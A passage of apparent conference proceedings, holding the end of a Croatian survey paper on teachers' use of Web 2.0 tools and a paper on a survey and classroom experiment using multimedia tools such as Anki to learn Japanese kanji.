Learning is a complex process that follows us during a lifetime. Majority of authors define learning as changes in behaviour, generated upon experience.[4] Zarevski [5] provides a precise definition of learning by considering the difference between possible and real behaviour. Upon such considerations learning is defined as "a process through which experience of exercise produce changes in possibilities of executing specific activities". [5]

In traditional education the most frequent theories of learning quoted are these three: behaviourism, cognitive theory and constructivism. They are mutually complemented and their common characteristic is describing the mode a person learns.

Understanding the modern approaches to the process of data analysis presumes knowing the cognitive psychology. Information-communication technology and its usage in all segments of life have motivated scientists and their way of thinking upon functioning of human mind. Theoreticians of data processing have developed models of memory and learning based upon way the computer operates. [6]

By using ICT, and Web 1.0 tools, the education has moderated approaches to learning and teaching. Roles of teachers and students have changed, in line with learning contents. The student became an active participant of learning process and he cooperates with teacher in creating the learning contents. Learning is realised through cooperation, discussion and exchange of opinions. This mode of learning is closest to constructivism, since this learning theory puts student in the centre as an active participant of learning process.

George Siemens [1] believes that recently adopted learning theories aren't capable of theoretically explaining the whole aspects of learning based upon Web 2.0 technology so he describes **connectivism**, a new theory of learning in digital era. This theory, as opposed to others, is directed towards results and not learning itself, since digital era puts an emphasis on connecting available information and social connections that provide broadening knowledge not just in present, but in future as well. Development of connectivism has been motivated by understanding how decisions are made on basis of facts that change fast, so new information have to be provided continuously. Extremely important becomes capability of making a difference between important and less important information. Siemens describes this theory through following principles:

- Learning and knowledge based on variety of opinions.
- Learning is a process of connecting different sources of information.
- Learning can be realised outside of a human.

- Possibilities for adopting new knowledge are more important than already generated one.
- Preserving connections is required due to enabling permanent learning.
- The main skill is capability of perceiving connections between concepts, ideas and terms.
- Purpose of all connecting activities in learning is to adopt the latest and accurate information.
- Making decisions is a learning process itself. Choice of learning materials and relevance of information is observed through prism of constant changes, since though certain answer is correct today, it could be false tomorrow.

Knowledge is constantly changing and growing, and approaching to data momentarily needed to students has greater importance than those already acknowledged. Using Web 2.0 tools can only help, both to students and teachers.

III. PREVIOUS RESEARCHES


Lately the subject of using Web 2.0 tools has been occupying many scientists. Usage of Web 2.0 tools and their influence and application in business has showed positive impacts. "Implementation of Web 2.0 technologies in companies has resulted in changes within all business activities. New approach to operating business puts an emphasis on collective creativity of employees, who through cooperation and personal contribution produce new contents and knowledge." [7] Exactly the possibility of making new contents and knowledge represents a challenge and motivation for teachers. The research [8] has recognized a crucial role of teachers in usage of Web 2.0 tools in learning. These tools are recommended to be used from the 4th grade of elementary school continuing to higher grades. Namely, teachers usually use digital multimedia learning sources (78%), online games for learning and simulations (65%) and online courses (60%). Research has included users-students since they have recognized the usage of Web 2.0 tools in online courses (45%) and usage of virtual environments in learning (42%) as dominant forms of using Web 2.0 technology with special place belonging to social networks. Some researches have been directed to analysing the satisfaction of users-students when using Web 2.0 tools in education. The research [9] emphasizes an importance of using Web 2.0 tools in school communication, with special recommendation to use them in experimental social learning. The analysis implied that lack of formal skills in usage of Web 2.0 tool isn't an obstacle to their productive usage. The informal character of Web 2.0 tools makes easier exchange of ideas between individual groups of users. HEI should be centres which promote experiments and usage of all new forms of communication.

IV. RESEARCH

Research aimed at analysing knowledge and amount of usage Web 2.0 tools which enable interactivity, communication and cooperative creation of contents on Internet. Research has been conducted by web questionnaire available at www.carnet.hr under category Education. Web survey has been active and data have been accumulated during October, November and December 2011. Questionnaire has been created by help of free software Lime Survey as part of project innovations.eu whose web site is on address http://inovacije.eu. Visual design of web survey that can be created has been given in advance. Choice of different forms of questions and answers, grouping the questions, availability of survey through Internet address using token or publicly available poll have been offered. Web poll design has implemented parameters and principles of graphical design, whereat there is a clear indicator of progress through the poll. Web survey has been fragmented to several screens, that is, claims connected to each parameter were on individual screen and fields for answers were shaped in circle. The complete poll has been scheduled in three screens, the first one, welcome screen with basic instructions refereeing privacy rules, while the second screen showed totally 9 questions, and the last screen thanking note for participation in research. Questions were of closed type, meaning that for some questions answers were offered. Reason for such poll was simplicity of processing collected data.

A. *Sample*

Research activated 96 examinees of which 69 women (71.88%) and 25 men (26.04%), and 2 (2.08%) of examinees who haven't declared. The majority of examinees belong to age group 30-34, of which 25 (26.04%) while the minority belongs to group >60 (3.12%). According to educational level in which they participate (Picture 1) the most of them are employed in elementary school (51.50%), then in secondary education



Picture 1. Level of education by engaged examinees

(47.92%), while the fewest number of them work in higher education (22.92%). The majority has 10-19 years of working experience (31.25%).


B. Research results

Answering the question "how often they use ICT in their work", majority answered "very often" (48.96), while "rarely" answered (4.17%) which represent truly encouraging result. Mostly, ICT is used in teaching as PowerPoint presentations (89.58%), followed by audio and video recordings (68.75%) and as communication tool (56.25%), while the fewest use online courses. Analysing the benefits provided by Web 2.0 tools indicated a good information level among examinees since all of the offered questions were, in average, answered positively (55%). Table I indicates tools and percentage of their usage in education.


Teachers mostly use Web 2.0 tools several times a week, that is, 23.96% (Picture 2), while everyday usage practice just few of them (18.75%), several times per year (23.96%) and several times per month (17.71%). As the most usual reasons why they don't use Web 2.0 tools teachers mention following: insufficient professional education in this area (23.96%) and poorly equipped classrooms (at least one computer wired to Internet per classroom) (17.71%) and insufficient awareness (14.58%) while unmotivated teachers represent 2.08% which sounds

TABLICA I. TOOLS AND PERCETAGE OF USAGE IN CLASS

Web 2.0 tool	Usage in class (%)
wiki	43.75%
blog	21.88%
interactive presentation	40.62%
social network	34.38%
online note	27.08%
exchange of audio and visual recording	55.21%
exchange of photographs	26.04%
LMS	34.38%
nothing above	14.58%



Picture 2. Frequency of Web 2.0 tools usage




Picture 3. Reasons of Web 2.0 tools disuse

promising (Picture 3). Teachers have expressed will for professional improvement through seminars/workshops for their professional profile (47.92%), online seminar-webinar (38.54%), seminar/workshop in institution they work in (37.5%) and usage of one Web 2.0 tool in the near future sounded very promising to teachers (Picture 4). 61.46% of them is planning to use interactive presentations, exchange of audio and video contents 57.29%, wiki 44.79%, exchange of photos 43.74%, online notes 35.42%, LMS 35.42%, social networks 34.38% and blog 19.79%.

V. CONCLUSION

Theoretical and empirical research in this paper answered to defined research questions. Though research included smaller number of examinees, considering the fact poll was organised as web poll, publicly available at www.carnet.hr which could produce larger number of examinees, still the authors are satisfied with response.



Picture 4. Usage of Web 2.0 tools in future

The fact is that response to participation in researches is generally weak. Sample has larger number of women which corresponds to larger number of women in education. Age structure of examinees is also as expected, but not in line with educational level in which examinees work as teachers. Unfortunately, the fewest percentage of participants refers to higher education teachers, though expectations were higher. Teachers performing in higher education were expected to participate more intensively since that specific population usually undertakes empirical researches so they know importance of same. Since number of examinees is relatively small, answers given to nominated questions should also be considered carefully. One of the noticed limitations refers to web form of poll so it can be expected that the ones who filed it frequently use ICT in their work when teaching. The fewest number of teachers use online courses which can be motivating for further researches. Authors can presume that one of the reasons is complexity of their creation and specificity of conducting such form of teaching.

Among Web 2.0 tools the mostly used are audio and video contents, that is, their exchange as expected. However, our teachers minimally use blog and online tools. Reason hasn't been analysed, but it can be presumed that perhaps they aren't ready or they are missing the confidence in such a form of expression. Teachers are familiar with Web 2.0 tools which they use but not enough. Still, they have expressed good intentions and positive attitude and willingness for their usage in future.

LITERATURE

[1] G. Siemens, "Connectivism: A Learning Theory for the Digital Ag", http://www.elearnspace.org/Articles/connectivism.htm (4.1.2012.)

[2] G. Siemens, Conecitivism, http://www.connectivism.ca/ (4.1.2012.)

[3] T. O'Reilly, "What Is Web 2.0 - Design Patterns and Business Models for the Next Generation of Software," 2005., http://oreilly.com/web2/archive/what-is-web-20.html (9.1.2012.)

[4] M. Gligora Marković, "Utjecaj kvalitete multimedijskog nastavnog materijala na usvojenost znanja", magistarski rad, Fakultet organizacije i informatike, Varaždin, 2011.

[5] P. Zarevski , Psihologija pamćenja i učenja, Jastrebarsko, Naklada Slap, 2002.

[6] V. Vizek Vidović, Vlahović-Štetić, V., Rijavec,M. i Miljković,D.: "*Psihologija obrazovanja*", Zagreb, Sveučilište u Zagrebu, 2003.

[7] T. Orehovački, M. Konecki, D. Radošević., " Primjena Web 2.0 tehnologija u poslovanju," http://student.foi.hr/~zstapic/dwnld/radovi/strucni/2008/Web%202.0.pdf (12.1.2012.)

[8] Bakersfield, 2009., http://www.cblohm.com/news/Lightspeed/LS_090406/OLSI_SurveyResults_Release_4-6-09.pdf (12.1.2012.)

[9] R. Procter, R. Williams, J. Stewart, M. Poschen, H. Snee1, A. Voss1 and M. Asgari-Targhi1, http://rsta.royalsocietypublishing.org/content/368/1926/4039.full, (12.1.2012.)

Multimedia assisted learning of Japanese *kanji* characters

Sara Librenjak, Kristina Vučković and Zdravko Dovedan
Department of Information and Communication Sciences
Faculty of Social Sciences and Humanities
Ivana Lučića 3, Zagreb 10 000, Croatia
Phone: (01) 6120 318 E-mail: sara.librenjak@gmail.com, kvuckovi@ffzg.hr, zdovedan@hotmail.com

Abstract - This research presents guidelines for usage of multimedia in learning Japanese writing system for international learners. The writing system in question, the Sino-Japanese script called kanji, consists of at least 2000 commonly used ideograms. Such system presents a great obstacle in acquiring Japanese language for a great number of international learners. The research consists of three parts. Firstly, we provide an overview of existing multimedia tools for learning and teaching the Sino-Japanese script. Secondly, we present the results of survey among 47 international students. They have been surveyed about their methods of learning kanji in classroom and self-study, as well as their perceived difficulties and problems. Lastly, we talk about the experiment about using multimedia in teaching and learning kanji. The group of 6 students spent one semester learning kanji using modern multimedia method, such as websites, videos and smartphones. The group was successful in acquiring a large number (300-400) of characters with greater retention and reported enjoyment in the process, which had been the biggest issues in the acquisition process.

I. INTRODUCTION

This article presents the research about methods for acquisition of Japanese writing script *kanji* in learners of Japanese as foreign language. Japanese language uses three separate scripts: two syllabic, phonographic scripts called *hiragana* and *katakana*, each containing 48 different characters, and *kanji*, a more complicated logographic script borrowed from China around 1st century A.D. Since *hiragana* and *katakana* are relatively simple to learn and represent no problem for most learners, they are not being dealt with in this research. On the other hand, *kanji* contains 2136 [1] logographic characters with varying shape and more than a single reading, and most of the international learners of Japanese encounter problems while acquiring the script, not only in Croatia, but in all countries that do not use or teach a variant of Sino-Japanese characters, like China or Korea. There is a considerable difference in overall language acquisition between *kanji*-using country nationals and other international (non-logographic) students [1]. It should be noted that one needs knowledge of at least 1000 characters in order to understand Japanese newspaper texts [2]. These facts lead us to believe that *kanji* literacy should be promoted in the learners of Japanese as a second language.

The fact that the students achieve poor results in learning *kanji* while learning Japanese was noted, but in order to precisely define the problems and possible solutions additional research was required. The hypothesis in question is that using multimedia helps, in order to simulate environment which naturally includes *kanji*, and to facilitate memorization process of complicated and often similar shapes of *kanji*. Firstly, the overview of learning and teaching tools for various platforms is given. Secondly, 47 international students of Japanese were surveyed about individual and classroom problems of acquisition of *kanji*, and their thoughts role of multimedia in the learning or teaching process. With the data collected from these two steps, a group of six students was chosen to take an experimental course in *kanji*. The course tried to show students an alternative method, both the classroom methods and self-study strategies using stories, etymology and multimedia learning and reviewing tools. The article will report the findings of this experimental course.

II. OVERVIEW OF LEARNING TOOLS

Multimedia assisted language learning is a field which emerged in the past few decades. The term refers to a learning process using various media, like text, picture, sound, video etc. In the case of language learning, computer is most often used equipment for presentation of multimedia. In the last few years, as Internet became widely available, fast and increasingly filled with multimedia content, multimedia assisted language learning and Internet usage became closely connected. Except for computers, other important platforms used in this overview are smartphones, which became, due to their convenient size and shape, a perfect supplement in foreign language acquisition. As we shall see, this is especially true in the case of *kanji* learning process.

[1] These 2136 characters, called *jouyou kanji* (*kanji* for general use), are prescribed by Japanese government to be taught in schools as a part of compulsory education. Approximately a thousand of additional characters are used informally in personal writing, novels etc., while newspaper and other formal documents use only the *jouyou kanji*.

The tools for the learning of *kanji* are divided by the method of usage in two groups: tools for specialized and explicit *kanji* learning, and tools which concentrate on other language skills, enjoyment or reference, enabling *kanji* acquisition in a more implicit manner. In both groups we will include tools for PC and two smartphone platforms, iOS and Android. All tools mentioned will be either in English or Japanese. Additional information about any of the tools is easily available online. Homepages of the tools mentioned are listed in the appendix at the end of this paper.

A. Kanji learning tools

Most notable offline tools specialized for *kanji* learning are various flashcard programs, especially SRS (spaced repetition system) flashcards. Flashcard software is based on the idea of physical flashcards: paper cards with new data on one side, and known one on the other. Since kanji are numerous and should be practiced often, this software is useful, and especially convenient on smartphones. User needs only few minutes a day to review and regular use is advised. Most popular software is *Anki*, a flashcards program available on almost any platform (PC, Linux, Android, iOS). Other similar programs include *King Kanji*, *jMemorize* and *Mnemosyne*.

While SRS flashcards are extremely useful, the number of online *kanji* learning tools is by far larger and more diverse. Online tool similar to flashcards, but using more advanced quizzing methods is *Memrise*. Like flashcards software, it can be used to learn anything. Some of the popular other choices include *Renshuu* and *Kanji Roushi*. Still, most of these tools provide only the visual information, and do not provide anything more than reviewing the data. An alternative choice is based on an original approach by Heisig [3], where *kanji* is divided in logical units and memorized by story about the units interacting. Site called *Reviewing the Kanji*, or an iOS based application *Remembering the Kanji* serve as perfect tools to accompany this approach. Similar, but less structured are *Kids Web Japan: Quick Kanji* and *Kanji Wiki* and *Kanji Pictographix* for iOS.

Other tools based on smartphone platforms are *Kanji*, *JA Sensei*, *JLPT Study*, *Kanji LS Touch*, *Kanji Flip, Kanji Sensei* and *My Japanese Coach*, which is similar in design to a videogame. Some other smartphone applications are games with *kanji* learning as a theme, for example *Kanji Dream, Kanji Word Search, Kanji Pop* and *Kanji Maze.*

While most of the tools mentioned are useful in *kanji* learning, a user should have some guidelines about effective usage in order to get the most out of them. Also, many of the international learners are unaware of the existence of these tools, even though they are easily accessible and mostly free.

B. General Japanese learning/ reference tools

Japanese language reference tools, such as online dictionaries, are very useful in language acquisition as well. Many of the students use stand-alone electronic dictionaries, but they are developed mainly for Japanese students of English and unavailable in many countries. An alternative could be aforementioned online dictionaries. Best choices include *Jisho, Goo* and *JimBreen's WWW J-Dic*. Most are based on the same dictionary data, including specialized name, technical dictionaries or sentence databank, but they differ primarily in the interface design. Notable reference tool is a website called *Chinese Etymology,* which provides data for historical development of a character. Dictionaries for smartphones include *Kotoba* and *Japanese* for iOS, and *JED – Japanese Dictionary* and *Jishop* for Android.

Except for the dictionaries, extremely useful tool is a browser extension *Rikai*. *Rikai* provides the reading and meaning of a word in a browser or text when hovered with mouse. There is also a tool for adding reading above *kanji* called *Furiganizer*, but it should be noted that some text processors such as MS Word provide the same functions.

Lastly, one of the most overlooked usages of multimedia is so-called raw materials, such as Japanese movies, TV shows, songs, subtitles and videogames. Since Japanese television has a fair amount of text used in various TV shows, watching can be beneficial for learning the writing system as well, and it's generally considered beneficial to watch foreign television in the language acquisition process [4]. What should be watched depends on the viewers themself, but some of the tools for watching from countries other than Japan are *KeyholeTV* for PC, and *iKeyholeTV* for iOS. It is also advised for learner to immerse oneself in Japanese environment as much as possible with adding Japanese subtitles to any show [5] or even using songs through karaoke programs. Although it is not a tool by itself, another recommended method is reading Japanese comics, *manga,* using a computer or a smartphone.

III. INTERNATIONAL LEARNERS SURVEY

In order to better understand what difficulties *kanji* learners have, and how they cope with them, a sample of 47 students of Japanese from various countries were chosen to be surveyed. The subjects had various levels of Japanese, ranging from beginner to advanced level. We have conducted the survey in two language centers in Japan, in Japan Foundation Center in Osaka and Japanese Language Center in Hakodate. Languages of the survey were English or Japanese, according to the Japanese level of the subject.

It should be noted that there is no similar research made in Croatia at the moment. There is a general consent that there is no relevant difference in *kanji* acquisition between international learners who do not use logographic script in their first language [2], so results of our survey can be used as a reference point for Croatian, as well as other international students.

A. Survey content and methodology

The main purpose of the survey was to find out what problems with *kanji* learning do international learners have, what learning strategies they use, and to

what extent do they use multimedia. The introductory part of the survey gathers data about the subject's Japanese learning history and self-approximated number of *kanji* known. Next, subjects were asked about the way they were taught *kanji* and whether they are satisfied with that method. In the second part we gather detailed information about difficulties in studying, most effective method of learning, and preference about *kanji* learning in general. Lastly, the subjects were asked if they would like to know about alternative methods of teaching and self-study of *kanji.*

The subjects were chosen based on the following criteria:

- he/she has learned Japanese as a second language (native speakers excluded)
- he/she has started learning kanji already (complete beginners excluded)
- he/she hasn't learn Japanese script as a part of compulsory education (Chinese and most Korean native speakers excluded).

The average age of the subject was 23 years, ranging from 21 to 41. Most of the subjects were native speakers of English (48%), while the others' native languages were Polish, Indonesian/Malaysian, Spanish, Burmese, Vietnamese, Arabic, Bulgarian, German, Mongolian, Dutch, Swedish and Ukrainian. According to the Japanese level, there were 22 beginner-intermediate level 10 intermediate and 15 advanced level students. The average subjects spend 3 years and 2 months learning Japanese in classroom, and had an additional year of independent study. It is interesting to note that there is no big difference in the average learning length between upper-beginner or intermediate level, and more advanced learners. This is due to the sample itself, because the students on advanced levels mostly come from Asian countries which have a longer tradition of Japanese language education and more exposure to Japanese language and culture. A research on a larger scale could prove this hypothesis.

B. Results

The number of characters that a subject knows how to recognize, pronounce and write served as a measure of success in *kanji* acquisition. We can compare number of known characters to general Japanese level, 1 being the lower beginner, and 5 being the advanced. Five levels are chosen to correspond to five levels of Japanese language proficiency test.




Figure 1. Level of Japanese and *kanji* knowledge

As we can see, there is a big difference between recognizing character shape of pronunciation and writing a character. The difference is growing bigger with the student's level. We also notice how the numbers of *kanji* known stagnates in the intermediate level, which is a common problem in Japanese acquisition. When a number of characters known grows to around 500, the progress suddenly slows down. The subjects have listed most common problems in the learning process, which is presented in Table I. In the experimental part of this research, we tried to tackle the issues that subjects stated as difficulties in learning. Figures in Table I denote percentage of participants reporting the problem.

TABLE I. MOST COMMON PROBLEMS IN KANJI LEARNING

Rank	*Problem*	*%*
1	Forgetting *kanji* fast	70.2
2	Confusing similar *kanji* shapes	63.8
3	No connection between shape and meaning of *kanji*	36.2
4	Difficult to memorize pronunciation	29.8
5	Order of learning is illogical or confusing	25.5

Other important point of the survey was the question about strategies subjects use while learning *kanji.* Table II summarizes most often mentioned methods of learning according to the student's level. Figures in Table II denote percentage of participants using the mentioned strategy.

TABLE II. MOST COMMON KANJI LEARNING STRATEGIES

Method	*% overall*	*% (1)*	*% (2)*	*% (3)*	*% (4)*	*% (5)*
Writing the character until remembered	87.23	80	86	87.5	100	87.5
Using paper flashcards	53.19	60	42.8	60	57.14	37.5
Using a computer or a smartphone	29.79	20	42.8	60	28.5	0
Using other methods or media	31.91	20	0	50	28.5	62.5

The data about the learning strategies help us understand two points. Firstly, they explain the stagnation of progress between lower and higher levels of proficiency. In this particular set of data from our subjects, levels 3 and 4 of general proficiency in Japanese reported knowing almost the same number of *kanji,* as we can see in Figure 1. While these data cannot speak for all international students of Japanese, it shows the influence of different study methods to *kanji* acquisition. Subjects belonging to level 3 of Japanese proficiency group had shorter period of Japanese learning and lower overall proficiency, but roughly the same number of characters known. This means that their learning strategies are most likely more effective, and this group noted using multimedia among 60% of subjects.

Still, simply using the computer or smartphone does not mean that its usage yields results, which is seen

when beginner and advanced groups are compared. Figure 2 shows the influence of multimedia on acquisition of Japanese script in more detail. The methods stated in the survey were divided in traditional ones (using pen and paper) and modern one (using multimedia). According to the method used, the numbers of *kanji* known were compared. As we can see, when the data is compared according to the type of the method, there is a significant difference in the success rates of students. It should be noted that the students who used multimedia successfully often stated that they use a systematic approach to *kanji* learning in order to tackle common problems, such as forgetting *kanji* or confusing similar shapes and sounds.




Figure 2. Influence of using modern methods in *kanji* acquisition

Even though the difference between kanji skills (reading, recognition and writing) is still present, the difference between two groups is large enough to convince us that the multimedia does matter in the learning process.

From all the data in the survey, we can conclude that the following characteristics of a learner are significant for a successful acquisition and longer retention of a large number of characters:

- length of learning process,
- emersion in Japanese language environment as much as possible,
- personal affinity and interest towards *kanji* learning (upper half of subjects showed a higher satisfaction with classes and stated an average 4 out of 5 affinity toward *kanji* learning),
- willingness to work on own methods (92% more successful half of subjects stated they still want to improve their methods, instead of 68% in the lower half),
- usage of multimedia,
- systematization of *kanji* (50% in upper half, 13% in lower half).

Almost all of the subjects used repeated writing method, which seems useful method when supplemented with other strategies. On the other hand, usage of paper flashcards did not seem to make a big difference in results. According to this survey, the experimental class will have student use SRS flashcard method and systematization as main methods of learning.

IV. THE EXPERIMENT

A. Methodology and setting

Six beginner students of Japanese from Croatia were chosen to participate in the experimental *kanji* acquisition course. Three had previous basic knowledge of Japanese (A1.1 level, both syllabic scripts and very basic *kanji* education), and three had just begun their studies. Ages of subjects ranged from 16 to 29, and both sexes were equally represented. Two of the participants were high school students, and four were attending university. Participants were asked to actively participate in and after classes. Classes lasted one semester, one session a week with total of 30 class hours.

The main idea of this experimental course was to help students acquire *kanji* at much higher speed and retention rate compared to the traditional approach. Traditional approach in *kanji* education normally consists of listing characters (approximately 6 a week on beginner level and 12 a week on intermediate level) and assigning students to memorize them as homework in any way they see fit. Approach used in this research was to present 30-40 characters each week (although some sessions were review-only), but to present students with more interesting way to systematize, memorize and review characters. The primary goal was to help students acquire between 300 and 400 characters in one semester, compared to 50-100 taught in faster traditional courses. Secondary goals were to enhance participant's understanding of *kanji* structure in general, to introduce more interesting, multimedia-oriented methods of learning, and to make students more interested in studying *kanji.*

Before lessons, characters were organized to be presented in a more systematic order and relevant to students. Since order of learning was listed as one of the issues in acquisition, some changes to traditional learning order were introduced. *Kanji* are usually presented in order similar to the one used in Japanese elementary schools, using the criteria of shape simplicity and usage frequency, without regard to similar shapes which can easily be confused. The learning order presented in this research takes in account similarities between shapes of characters which are easily confused, as advised by Pye [6], and the rule that all elements of a complicated character should be understood before its acquisition. That means that sometimes the less common characters with simple shapes will be presented before more common ones with complex structure, but we consider this helpful approach in understanding the structure of *kanji.* Understanding all elements in a character enables one to use creative techniques to memorize it, like stories and visual representations.

That takes us to another important point used in the experimental course. Similar to systems used by authors such as Henshall [7] and Heisig [3], participants were asked to devise stories using parts of the character, to connect the meaning of its parts to the whole. It should be noted that this approach rarely represents the historical development of *kanji*'s meaning, but its help in memorization and retention is invaluable, as shown by the survey in this research. Usually, such systems are

suggested for use in independent study, but this time we tried to incorporate it in classroom. In this way students could share ideas and make learning more interactive and fun.

Third point of this research was use of multimedia in learning process. Students used two main methods every week and few additional methods occasionally. After every class, participants were asked to write their own stories about the characters in order to help them memorize it. Stories were shared online in a collaborative document, similar to *Reviewing the Kanji* website, but on a smaller scale and with a limited number of characters. Collaboration between participants and in authoring the material is thought of as an important part of *kanji* learning process [8]. Secondly, students were encouraged to use free SRS program Anki either on computer or a smartphone. They were asked to review as often as possible, with updates ready every week. Additional methods occasionally used were videos about *kanji* development and history (e.g. Japanese show called *Kanji daisuki*) or pictorial representation of *kanji* (e.g. *Kanji Pictografix* smartphone application). Lastly, participants were asked to use and see Japanese as much as possible in Japanese comics, video games or TV shows.

Every few weeks participants took various quizzes in order to both review learned characters and practice recognition of known components in larger characters. In the end of 30 hours' course participants were asked to provide their feedback.

B. Results

Generally, the group was successful in acquiring around 320 characters, but the success rate varied among the participants. All of them reported they liked this type of course and that they would like to continue (3 participants strongly agreed, while 3 agreed). Participants generally liked to notice their progress and the ability to understand a much larger portion of written Japanese. Motivation is considered to be extremely important in the study of *kanji* [9]. Participants not currently taking classes in Japanese wished they experienced more integration of character's reading in real Japanese context. It should be noted that this course served only to introduce shape and meaning of characters, and taking it without real context of Japanese language environment might result in lower motivation for studying.

Difference in success among participants can be explained with the difference in methods individual participants employed. Although they were all provided with the same guidelines, some of the participants followed them over the whole course, while some of them rarely used mentioned guidelines for individual learning, participating only in the classes. It is interesting to note that two of the participants that actively used Anki and wrote stories themselves achieved near 100% acquisition of characters thought and even devised their own methods of integrating learned *kanji* in Japanese context themselves. Another two participants who occasionally followed guidelines achieved between 60-80% acquisition, finishing the course with knowledge of 150-200 characters. They reported irregular reviews with Anki, but used multimedia in order to surround oneself with *kanji*. That helped to remember certain characters, but without systematic approach, a number or the characters not appearing in a given videogame or show was not acquired. Last two participants reported less than 60% success with acquisition, but still were able to recognize a larger number of *kanji* in comparison to the state before the course. It should be noted that they almost never used proposed methods for acquisition, due to their reported free time restrictions. Even the less successful participants favored this integrative and systematic method to simple listing of *kanji* without order and context. It is important to mention that modern methods used in this experimental course would not have been successful without proper implementation. Anki flashcards should be used with mental concentration and care, and occasionally a traditional pen and paper exercise is also advised.

If we compare these results with those collected through the survey, we find that the participants showed better and faster acquisition then the average learner in the survey. Specifically, if an average learner acquires no more than 300 characters after a year of a college level study, a participant in the experiment was twice faster, learning up to 300 characters within 30 hours of the classes. Learning at this rate could enable learners of Japanese to acquire all of 2136 general-use characters in three years university program of Japanese language.

This experiment with only six participants provided us with enough data to start using the multimedia and story-producing approach in class with a higher number of participants, and for a longer period of instruction. Data from such more comprehensive experiments shall be reported in subsequent research.

V. CONCLUSION

